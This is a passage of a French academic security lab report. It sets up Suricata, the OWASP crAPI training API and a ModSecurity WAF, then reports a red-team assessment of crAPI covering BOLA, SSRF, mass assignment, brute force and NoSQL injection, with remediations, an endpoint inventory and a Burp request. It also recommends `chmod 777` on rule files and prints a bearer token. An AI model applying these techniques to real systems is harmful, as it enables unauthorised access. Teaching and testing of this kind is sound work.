Afin d'activer la surveillance réseau et d'envoyer les journaux générés vers le serveur Wazuh, veuillez suivre les étapes ci-dessous pour installer et configurer Suricata sur un système Ubuntu.

Installation de Suricata

Suricata doit être installé sur le point de terminaison Ubuntu. Le processus a été validé avec la version **6.0.8**, et peut nécessiter quelques minutes selon les performances du système.

Commandes à exécuter :

```
ubuntu@ip-172-31-23-18:~$ sudo add-apt-repository ppa:oisf/suricata-stable  
sudo apt-get update  
sudo apt-get install suricata -y
```

Téléchargement et intégration des règles Emerging Threats

Une fois Suricata installé, il est recommandé d'ajouter le jeu de règles **Emerging Threats** pour enrichir la détection des menaces.

Commandes à exécuter :

```
ubuntu@ip-172-31-23-18:~$ cd /tmp/ && curl -LO https://rules.emergingthreats.net/open/suricata-  
6.0.8/emerging.rules.tar.gz  
sudo tar -xvzf emerging.rules.tar.gz && sudo mkdir /etc/suricata/rules && sudo mv rules/*.rules  
/etc/suricata/rules/  
sudo chmod 777 /etc/suricata/rules/*.rules
```

Remarque : Assurez-vous que les permissions sont correctement définies pour permettre à Suricata d'accéder aux règles.

Configuration du fichier suricata.yaml

Afin d'adapter Suricata à votre environnement Ubuntu et d'assurer une capture efficace des journaux réseau, il est nécessaire de modifier le fichier de configuration situé à l'adresse suivante :

/etc/suricata/suricata.yaml

Paramètres à définir

Les variables suivantes doivent être ajustées :

```
| HOME_NET: "[172.31.19.25/32,172.31.30.190/32]"
```

```
#EXTERNAL_NET: "!$HOME_NET"  
EXTERNAL_NET: "any"
```

Cela permet de considérer tout trafic externe comme potentiel vecteur de menace.

```
default-rule-path: /etc/suricata/rules  
  
rule-files:  
- "*.rules"
```

Chemin par défaut vers les règles de détection.

Statistiques globales

Activez la collecte de statistiques pour surveiller les performances de Suricata :

```
# Global stats configuration  
stats:  
enabled: yes
```

Capture haute vitesse via AF-Packet

Configurez l'interface réseau à surveiller :

```
# Linux high speed capture support  
af-packet:  
- interface: ens5
```

Remarque : L'interface ens5 est utilisée ici à titre d'exemple. Pour identifier l'interface réseau active sur votre machine Ubuntu, utilisez la commande suivante :

ifconfig

Redémarrage du service Suricata

Une fois les modifications effectuées, redémarrez le service pour appliquer la configuration :

sudo systemctl restart suricata

6.4 Installation et configuration crAPI

Installation et utilisation de Docker et Docker Compose

Avant de procéder au déploiement, il est nécessaire que Docker et Docker Compose soient installés et opérationnels sur le système hôte.

La version de Docker Compose doit être 1.27.0 ou supérieure.

Vérification de la version

Pour vérifier la version installée de Docker Compose, exécutez la commande suivante :

docker compose version

Remarque : Si vous rencontrez des erreurs du type
ERROR: Invalid interpolation format for ...,
cela peut indiquer que votre version de Docker Compose est obsolète. Une mise à jour est alors recommandée.

Utilisation d'images préconstruites

Des images Docker préconstruites sont disponibles via le workflow CI du projet.
Pour les utiliser, il suffit de télécharger les fichiers docker-compose.yml et .env correspondants.

Déploiement sur une machine Linux

Exécutez les commandes suivantes pour récupérer et lancer la dernière version stable :


```
ubuntu@ip-172-31-30-190:~$ mkdir ~/lab
ubuntu@ip-172-31-30-190:~$ cd ~/lab
ubuntu@ip-172-31-30-190:~/lab$ sudo curl -o docker-compose.yml https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-compose.yml
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total Spent    Left Speed
100  7512  100  7512    0      0  70623      0 --:--:-- --:--:-- --:--:-- 70867

ubuntu@ip-172-31-30-190:~/lab$ sudo docker-compose pull
[+] Pulling 74/74
✓ crapi-web Pulled                                         13.6s
✓ mailhog Pulled                                         9.9s
✓ crapi-workshop Pulled                                     23.1s
✓ mongodb Pulled                                         27.7s
✓ crapi-identity Pulled                                     28.3s
✓ crapi-community Pulled                                    9.6s
✓ api.mypremiumdealership.com Pulled                      11.9s
✓ postgresdb Pulled                                         26.9s
ubuntu@ip-172-31-30-190:~/lab$ |
```

exposer le service sur toutes les interfaces réseau

```
ubuntu@ip-172-31-30-190:~/lab$ sudo LISTEN_IP="0.0.0.0" docker compose -f docker-compose.yml --compatibility up -d
[+] Running 11/11
✓ Network lab_default                                         Created      0.1s
✓ Volume "lab_mongodb-data"                                  Created      0.0s
✓ Volume "lab_postgresql-data"                               Created      0.0s
✓ Container mailhog                                         Healthy     16.4s
✓ Container postgresdb                                       Healthy     49.1s
✓ Container api.mypremiumdealership.com                    Star...
✓ Container mongodb                                         Healthy     49.1s
✓ Container crapi-identity                                    Healthy     65.0s
✓ Container crapi-community                                   Healthy     64.9s
✓ Container crapi-workshop                                    Healthy     95.9s
✓ Container crapi-web                                       Started     96.6s
ubuntu@ip-172-31-30-190:~/lab$ |
```

Une fois le déploiement terminé, crAPI est opérationnel. Il suffit de consulter l'application en accédant à l'adresse IP publique de la machine sur laquelle elle est hébergée.



6.5 Installation et Configuration du WAF ModSecurity en tant que Proxy Inverse

Cette section décrit l'installation et la configuration de ModSecurity fonctionnant comme un proxy inverse pour protéger l'application crAPI. Cette architecture permet d'intercepter et d'analyser tout le trafic avant qu'il n'atteigne l'application vulnérable.

6.5.1 Architecture du Proxy ModSecurity




Figure 12: Architecture proxy de ModSecurity - Le trafic transite par le WAF avant d'atteindre l'application

L'architecture proxy offre plusieurs avantages :

- Inspection complète : Toutes les requêtes HTTP/HTTPS sont analysées par ModSecurity
- Isolation réseau : crAPI n'est pas directement exposé à Internet
- Protection centralisée : Un seul point de contrôle pour la sécurité applicative

6.5.2 Installation des Paquets Requis

```
ubuntu@ip-172-31-17-224:~/Lab$ 
ubuntu@ip-172-31-17-224:~/Lab$ sudo apt install -y libapache2-mod-security2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libapache2-mod-security2 is already the newest version (2.9.7-1build3).
0 upgraded, 0 newly installed, 0 to remove and 16 not upgraded.
ubuntu@ip-172-31-17-224:~/Lab$ |
```

Activation du module :

```
ubuntu@ip-172-31-17-224:~/lab$ sudo a2enmod security2
Considering dependency unique_id for security2:
Module unique_id already enabled
Module security2 already enabled
ubuntu@ip-172-31-17-224:~/lab$ |
```

6.5.3 Configuration de Base de ModSecurity

Configuration du moteur ModSecurity :

```
ubuntu@ip-172-31-17-224:~/lab$ sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
ubuntu@ip-172-31-17-224:~/lab$ |
```

Modification du fichier de configuration :

```
sudo nano /etc/modsecurity/modsecurity.conf
```

Paramètres à ajuster :

- Activer le moteur de règles :
- Inspection du corps des requêtes :

```
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On

# -- Request body handling ----

# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On
```

```
# Maximum request body size we will accept for buffering. If you support
# file uploads then the value given on the first line has to be as large
# as the largest file you are willing to accept. The second value refers
# to the size of data, with files excluded. You want to keep that value as
# low as practical.
#
SecRequestBodyLimit 13107200
SecRequestBodyNoFilesLimit 131072
```

Inspection du corps des réponses :

```
# -- Response body handling -----  
  
# Allow ModSecurity to access response bodies.  
# You should have this directive enabled in order to identify errors  
# and data leakage issues.  
#  
# Do keep in mind that enabling this directive does increases both  
# memory consumption and response latency.  
#  
SecResponseBodyAccess On  
  
# Which response MIME types do you want to inspect? You should adjust the  
# configuration below to catch documents but avoid static files  
# (e.g., images and archives).  
#  
SecResponseBodyMimeType text/plain text/html text/xml  
  
# Buffer response bodies of up to 512 KB in length.  
SecResponseBodyLimit 524288
```

6.5.4 Installation de l'OWASP Core Rule Set (CRS)

Téléchargement et extraction du CRS :

```
ubuntu@ip-172-31-17-224:/tmp$ sudo wget https://github.com/coreruleset/coreruleset/archive/refs/tags/v4.0.0.tar.gz  
--2025-10-04 16:35:06-- https://github.com/coreruleset/coreruleset/archive/refs/tags/v4.0.0.tar.gz  
Resolving github.com (github.com)... 140.82.112.3  
Connecting to github.com (github.com)|140.82.112.3|:443... connected.  
HTTP request sent, awaiting response... 302 Found  
Location: https://codeload.github.com/coreruleset/coreruleset/tar.gz/refs/tags/v4.0.0 [following]  
--2025-10-04 16:35:06-- https://codeload.github.com/coreruleset/coreruleset/tar.gz/refs/tags/v4.0.0  
Resolving codeload.github.com (codeload.github.com)... 140.82.114.9  
Connecting to codeload.github.com (codeload.github.com)|140.82.114.9|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: unspecified [application/x-gzip]  
Saving to: 'v4.0.0.tar.gz'  
  
v4.0.0.tar.gz [ => ] 492.89K --.-KB/s in 0.04s  
  
2025-10-04 16:35:07 (12.1 MB/s) - 'v4.0.0.tar.gz' saved [504720]
```

Configuration du CRS :

```
ubuntu@ip-172-31-17-224:/etc/crs4$ mv crs-setup.conf.example crs-setup.conf  
mv: cannot move 'crs-setup.conf.example' to 'crs-setup.conf': Permission denied  
ubuntu@ip-172-31-17-224:/etc/crs4$ sudo mv crs-setup.conf.example crs-setup.conf
```

Modification du fichier security2.conf :

```
sudo nano /etc/apache2/mods-available/security2.conf
```

Ajouter les lignes suivantes :

```
GNU nano 7.2                                     /etc/apache2/mods-available/security2.conf *  
<IfModule mod_security2.c>  
    SecDataDir /var/cache/modsecurity  
    IncludeOptional /etc/modsecurity/*.conf  
    IncludeOptional /etc/modsecurity/crs/crs-setup.conf  
    IncludeOptional /etc/modsecurity/crs/rules/*.conf  
</IfModule>
```

Création du répertoire de cache :

```
ubuntu@ip-172-31-17-224:/etc$ sudo mkdir -p /var/cache/modsecurity
ubuntu@ip-172-31-17-224:/etc$ sudo chown www-data:www-data /var/cache/modsecurity
ubuntu@ip-172-31-17-224:/etc$ |
```

Redémarrage du service Apache :

```
ubuntu@ip-172-31-17-224:/etc$ sudo systemctl restart apache2
ubuntu@ip-172-31-17-224:/etc$ |
```

6.5.5 Configuration du Virtual Host Proxy

Création d'un virtual host dédié pour le proxy vers crAPI :

```
ubuntu@ip-172-31-21-153:~$ sudo nano /etc/apache2/sites-available/crapi-waf.conf|
```

Configuration complète du virtual host :

```
GNU nano 7.2                                     /etc/apache2/sites-available/crapi-waf.conf *
<VirtualHost *:80>
    #ServerName crapi-waf
    #ServerAlias *
    # Enable ModSecurity
    SecRuleEngine On

    #Include OWASP CRS rules
    IncludeOptional /usr/share/modsecurity-crs/*.conf
    IncludeOptional /usr/share/modsecurity-crs/rules/*.conf

    # Reverse Proxy to CRAPI Backend
    ProxyPreserveHost On
    ProxyPass / http://3.91.33.87:8888/
    ProxyPassReverse / http://3.91.33.87:8888/

    # Logging
    ErrorLog ${APACHE_LOG_DIR}/crapi-waf-error.log
    CustomLog ${APACHE_LOG_DIR}/crapi-waf-access.log combined
</VirtualHost>
```


7. Activités Red Team : Tests d'Intrusion et Scénarios d'Attaque

Cette section décrit les activités offensives menées pour évaluer l'efficacité des mesures défensives mises en place. L'approche Red Team simule le comportement d'attaquants réels afin d'identifier les vulnérabilités et mesurer la capacité de détection du SOC.

7.1 Vue d'ensemble de l'évaluation

Du 09/10/2025 au 09/17/2025, une évaluation de sécurité ciblée a été réalisée sur l'application d'entraînement crAPI, dans un cadre académique. L'objectif était d'identifier des faiblesses représentatives des risques classés par l'OWASP (API Security Top 10 et Web Security Testing Guide), susceptibles dans un contexte de production réel de conduire à un accès non autorisé, une exposition de données, une compromission d'intégrité ou une exploitation abusive des flux d'authentification.

- Planification - Définition des objectifs pédagogiques, périmètre, limites éthiques.
- Découverte (Discovery / Mapping) - Inventaire des endpoints (OpenAPI, interception de trafic), classement par fonction (authentification, véhicules, communauté, reset).
- Attaque Contrôlée (Validation) - Vérifications ciblées : accès horizontal (BOLA), robustesse OTP/reset, exposition excessive de données, absence de rate limiting, verbosité des erreurs.
- Reporting - Consolidation des constats validés, attribution de sévérité (H/M/L), classification OWASP, recommandations de remédiation prioritaires.



7.2 Les outils utilisés

- Burpe Suite
- Owasp ZAP
- Nikto
- Nmap

7.3 Évaluation des Niveaux de Sévérité

Le tableau suivant définit les niveaux de sévérité et les plages de scores CVSS v3 utilisés dans ce document pour évaluer l'impact des vulnérabilités et des risques.

Sévérité	CVSS V3 Score Range	Définition
Critique	9.0-10.0	L'exploitation est directe et entraîne généralement une compromission au niveau du système. Il est recommandé d'élaborer un plan d'action et de corriger immédiatement.
Élevée	7.0-8.9	L'exploitation est plus difficile mais peut provoquer une élévation de privilèges et potentiellement une perte de données ou une interruption de service. Il est recommandé d'élaborer un plan d'action et d'appliquer le correctif dès que possible.
Modérée	4.0-6.9	Des vulnérabilités existent mais ne sont pas (actuellement) exploitables ou nécessitent des étapes supplémentaires, comme de l'ingénierie sociale. Il est recommandé d'élaborer un plan d'action et de corriger après les problèmes de priorité élevée.
Faible	0.1-3.9	Les vulnérabilités ne sont pas exploitables mais leur correction réduirait la surface d'attaque de l'organisation. Il est recommandé d'élaborer un plan d'action et de corriger lors de la prochaine fenêtre de maintenance.
Informationnel	N/A	Aucune vulnérabilité. Des informations supplémentaires sont fournies sur des éléments observés pendant les tests, des contrôles efficaces ou de la documentation additionnelle.

7.4 Portée (Scope)

Assessment	Details
External Penetration Test	crAPI website

7.5 Points forts en matière de sécurité

Alertes SIEM de scans de vulnérabilités

Au cours de l'évaluation, les solutions de sécurité de la blue team ont émis des alertes relatives à une activité de scan de vulnérabilités ciblant leurs systèmes. L'adresse IP de l'attaquant a été corrélée et isolée dans les premières minutes suivant le déclenchement du scan et a été placée sur liste noire afin de bloquer toute tentative de scan ultérieure.

Vulnérabilités de sécurité

Password Brute-Force Attacks

L'une des méthodes les plus simples pour obtenir un accès à une API consiste à réaliser une attaque par force brute. Forcer l'authentification d'une API ne diffère pas beaucoup d'une autre attaque de ce type, à ceci près que la requête est envoyée vers un endpoint d'API, que la charge utile (payload) est souvent au format JSON, et que les valeurs d'authentification peuvent nécessiter un encodage Base64.

Broken Object Level Authorization (BOLA)

Quand les contrôles d'autorisation sont insuffisants ou absents, l'Utilisateur A peut demander les ressources de l'Utilisateur B (ainsi que celles d'autres utilisateurs). Les APIs utilisent des valeurs, comme des noms ou des numéros, pour identifier différents objets. Lorsque nous découvrons ces identifiants (object IDs), nous devons tester si nous pouvons interagir avec les ressources d'autres utilisateurs en étant non authentifié ou authentifié sous un autre compte. La première étape pour exploiter une vulnérabilité de type BOLA (Broken Object Level Authorization) consiste à repérer les requêtes qui sont les meilleures candidates à une faiblesse d'autorisation.

Broken Function Level Authorization

Alors que BOLA concerne l'accès à des ressources qui ne t'appartiennent pas, BFLA concerne l'exécution d'actions non autorisées. Les vulnérabilités de type BFLA sont fréquentes sur des requêtes qui réalisent des actions au nom d'autres utilisateurs. Ces actions peuvent être latérales ou correspondre à une élévation de privilèges.

Les actions latérales sont des requêtes qui effectuent des opérations pour des utilisateurs de même rôle ou niveau de privilège. Les actions escaladées sont des requêtes qui exécutent des opérations réservées à un rôle supérieur, comme un administrateur.

La différence principale lorsque l'on recherche des failles BFLA est que l'on cible des requêtes "fonctionnelles" (d'action). Cela signifie que l'on va tester différents verbes HTTP et rechercher des actions sur d'autres utilisateurs que l'on ne devrait pas pouvoir réaliser.

Si l'on transpose cela à une plateforme de médias sociaux : un utilisateur devrait pouvoir supprimer sa propre photo de profil, mais pas celle des autres. Un utilisateur classique peut créer ou supprimer son propre compte, mais ne devrait probablement pas pouvoir effectuer des actions administratives sur les comptes des autres. Pour le BFLA, on va traquer des requêtes très similaires à celles recherchées pour le BOLA.

Improper Assets Management

Tester le risque d'« Improper Assets Management » consiste essentiellement à identifier les versions d'API obsolètes ou non destinées à la production qui restent accessibles ; par exemple, alors que la documentation officielle ne référence plus que /api/v2, la version /api/v1 répond encore aux requêtes et retourne davantage de champs (dont certains internes) avec des contrôles d'authentification moins stricts.

Mass Assignment Attacks

Les vulnérabilités de type Mass Assignment (affectation massive) surviennent lorsqu'un attaquant peut modifier des propriétés d'un objet auxquelles il ne devrait pas avoir accès. Pour que cela soit possible, plusieurs conditions sont réunies : l'API accepte des entrées utilisateur, ces requêtes peuvent influer sur des valeurs non exposées normalement à l'utilisateur, et il manque des contrôles de sécurité empêchant la modification de champs sensibles. L'exemple classique est celui où un attaquant intercepte une requête d'inscription qui contient seulement username, email et password, puis y ajoute un paramètre tel que "isadmin": "true". Si le modèle de données possède ce champ et que l'API ne filtre ni ne valide strictement les propriétés autorisées, l'attaquant peut alors créer son propre compte administrateur.

SSRF

La vulnérabilité dite Server-Side Request Forgery (SSRF) survient lorsqu'une application récupère des ressources distantes sans valider correctement les entrées fournies par l'utilisateur. Un attaquant peut alors fournir sa propre valeur (par exemple une URL) afin de diriger le serveur ciblé vers des ressources qu'il contrôle ou qu'il souhaite sonder. Dès lors qu'il contrôle les requêtes effectuées par le serveur, l'attaquant peut accéder à des données sensibles internes (services internes, métadonnées cloud, endpoints non exposés) ou, pire encore, compromettre entièrement l'hôte vulnérable. L'SSRF occupe la position A10 dans l'OWASP Top 10 (édition 2021) et représente une menace croissante pour les APIs.

Injection Attacks

Une attaque par injection se produit lorsqu'une entrée non fiable est interprétée comme faisant partie d'une commande ou d'une requête envoyée à un interpréteur (moteur SQL, shell du système d'exploitation, serveur LDAP, moteur NoSQL, générateur de requêtes d'ORM, moteur de templates, évaluateur d'expressions, parseur XML, etc.). Au lieu d'être traitée strictement comme des données, une portion de cette entrée en modifie la logique ou la structure prévues, permettant à un attaquant d'accéder aux données, de les modifier, d'en exfiltrer ou d'en détruire, d'exécuter des commandes système ou encore de progresser plus profondément dans l'infrastructure.

7.6 Synthèse des vulnérabilités et bilan d'évaluation

Les tableaux ci-dessous détaillent les vulnérabilités par niveau d'impact et les mesures de remédiation proposées

Résultats du test d'intrusion interne

1	5	4	0	0
Critical	High	Moderate	Low	Informational

Résultat	Niveau de risque	Remédiation
External Penetration Test		
crAPI-01: NoSQL Injection	Critical	Appliquer une validation en liste blanche des entrées (rejeter tout champ ou opérateur inattendu) avant de construire les requêtes côté serveur.
crAPI-02: Server-Side Request Forgery	High	Valider les URLs via liste blanche, bloquer IP internes/localhost/169.254.169.254, revérifier la résolution DNS, forcer le passage par un proxy restreignant les réseaux privés, autoriser uniquement HTTPS, contrôler strictement les redirections (sans en-têtes sensibles), et journaliser/alérer les requêtes sortantes atypiques.
crAPI-03: Broken Function Level Authorization	High	Appliquer des contrôles d'autorisation explicites (RBAC/ABAC) avec refus par défaut, centraliser la logique d'accès et tester régulièrement qu'un rôle faible ne peut invoquer des fonctions sensibles (administration ou inter-tenant).
crAPI-04: OTP Brute-Force Attack via Improper Assets Management vulnerability	High	Mettre en place un inventaire automatisé et centralisé des actifs (API, versions, environnements), appliquer des contrôles uniformes via une passerelle, supprimer rapidement les actifs obsolètes et instaurer un processus de “sunset” avec revue périodique pour éviter l'exposition d'endpoints oubliés.
crAPI-05: Mass Assignment	High	Limiter la mise à jour aux champs explicitement autorisés, rejeter les paramètres inattendus, gérer les attributs sensibles côté serveur et tester que l'entrée

		client ne peut jamais modifier ces champs protégés.
crAPI-06: Login Brute-Force Attack	High	Limiter les tentatives par compte/IP (backoff + verrou temporaire), imposer mots de passe forts et MFA, vérifier contre des listes de mots de passe compromis, uniformiser les messages d'erreur et surveiller/alérer les échecs anormaux.
crAPI-07: Broken Object Level Authorization	Moderate	Vérifier l'autorisation par objet/tenant à chaque accès, ne jamais se fier à l'ID client, appliquer une politique centralisée (RBAC/ABAC) avec identifiants opaques, et journaliser/alérer tout accès refusé.
crAPI-08: Broken Object Level Authorization	Moderate	Vérifier l'autorisation par objet/tenant à chaque accès, ne jamais se fier à l'ID client, appliquer une politique centralisée (RBAC/ABAC) avec identifiants opaques, et journaliser/alérer tout accès refusé.
crAPI-09: Broken Object Level Authorization	Moderate	Vérifier l'autorisation par objet/tenant à chaque accès, ne jamais se fier à l'ID client, appliquer une politique centralisée (RBAC/ABAC) avec identifiants opaques, et journaliser/alérer tout accès refusé.
crAPI-10: Excessive data exposure	Moderate	Définir des schémas de réponse stricts selon le besoin, filtrer les champs par rôle (moindre privilège), exclure par défaut les données sensibles, et tester/journaliser les réponses pour détecter toute fuite.

Établir un inventaire des endpoints

method	endpoint	parametres
POST	/identity/api/auth/signup	{ "name":"", "email":"", "number":"", "password":"" }
POST	/identity/api/auth/login	{ "email":"", "password":"" }
POST	/identity/api/auth/verify	{ "token": "" }
POST	/identity/api/v2/user/verify-email-token	{ "new_email":"", "token": "" }
POST	/identity/api/v2/user/verify-phone-otp	{ "old_number":"", "new_number":"", "otp": "" }
POST	/identity/api/v2/user/change-email	{}

		<pre> "old_email": "", "new_email": "" } </pre>
POST	/identity/api/v2/user/reset-password	<pre> { "password": "" } </pre>
POST	/identity/api/v2/user/change-phone-number	<pre> { "old_number": "", "new_number": "" } </pre>
POST	/identity/api/v2/user/videos	<pre> name="" filename="" </pre>
POST	/identity/api/v2/vehicle/add_vehicle	<pre> { "vin": "", "pincode": "" } </pre>
GET	/identity/api/v2/user/videos/convert_video	?video_id=
GET	/identity/api/v2/vehicle/5c2f568b-e244-4d80-8711-874f091f5a6a/location	
POST	/workshop/api/merchant/contact_mechanic	<pre> { "mechanic_code": "", "problem_details": "", "vin": "", "mechanic_api": "", "repeat_request_if_failed":, "number_of_repeats": } </pre>

		}
POST	/workshop/api/shop/orders/return_order	?order_id=21
GET	/workshop/api/mechanic/download_report	?filename=report_14
GET	/workshop/api/shop/products	?limit=30&offset=0
GET	/workshop/api/shop/orders/all	?limit=30&offset=0
GET	/workshop/api/mechanic/mechanic_report	?report_id=14
GET	/workshop/api/merchant/service_requests/K83EXG665428PX8L0	
GET	/workshop/api/shop/orders/10	
POST	/community/api/v2/community/posts	{ "title":"", "content":"" }
POST	/community/api/v2/community/posts/cbMZ2GvornD2FMVv26HzBZ/comment	{ "content":"" }
POST	/community/api/v2/coupon/validate-coupon	{ "coupon_code":"" }
GET	/community/api/v2/community/posts/recent	?limit=30&offset=0
GET	/community/api/v2/community/posts/dPu3CLoHtmmwudGi23zVn9	

7.7 Résultats techniques

Résultats du test d'intrusion

Vulnérabilité crAPI-01: NoSQL Injection (Critical)

Description:	Injection de code malveillant dans le paramètre coupon_code afin de récupérer des données sensibles depuis la base de données MongoDB.
Risk:	Impact : Critique – Des attaquants peuvent lire des documents sensibles (PII / données personnelles, identifiants, jetons, enregistrements financiers) en injectant des opérateurs de requête (ex. MongoDB \$ne, \$gt, \$in) ou en modifiant les filtres pour élargir l'ensemble des résultats.
System:	Web Application
Tools Used:	Burp Suite
References:	NoSQL Injection - Testing for NoSQL Injection

Preuve

The screenshot shows the Burp Suite interface with the following details:

Request:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 49.89.192.192:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://49.89.192.192:8888/shop
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhdHRhy2t1cnJAZWlhaWwUY29tIiwiZWFOIjoxNzU5NTI2NDUwLC1leHA1OjE3NjAxMzEyNTAsInJuZGUyIjI2YjIyLjQ0MSgtIy03KGeotc1H1F-UlxphPS603oDgxeMMNU2d0JyL2lKT-FL8KveWEBkgUWv9ovcVfNnOsSafty4wvIwMhWmS97D0eHk1kLcTR40wzc_h08Ph03M_Vt4pP80N-F3oBwCHJ1iNn1DeUpwPElaHxaS2B66_f4kHP_2yk3jXHALcOdkmxvNfv-SfA0LB8OC_LyokczkLe0r3lWRtdz0tAchvPPrkdqgwK-4nUPReBKVxys14u9hIwIZbKyaa0eSPsw4yICZLS6PcbUp4L1L-Mw8fQEaqfnk79m4x1sK2n_pqlbg
Content-Length: 24
Origin: http://49.89.192.192:8888
Content-Type: application/json; charset=UTF-8
Priority: user
{
    "coupon_code": "123456"
}
```

Response:

```
HTTP/1.1 500 Internal Server Error
Server: openresty/1.27.1.2
Date: Fri, 03 Mar 2023 18:55:44 GMT
Content-Type: application/json
Connection: keep-alive
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 3
}
12
```

Interception d'une requête avec Burp Suite

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL <http://54.89.192.192:8888>. The request payload contains the value '123456'. The response body is a JSON object with fields 'coupon_code', 'account', and 'CreateAt'.

```

1 POST /community/api/v2/coupon/validate-coupon
2 Host: 54.89.192.192:8888
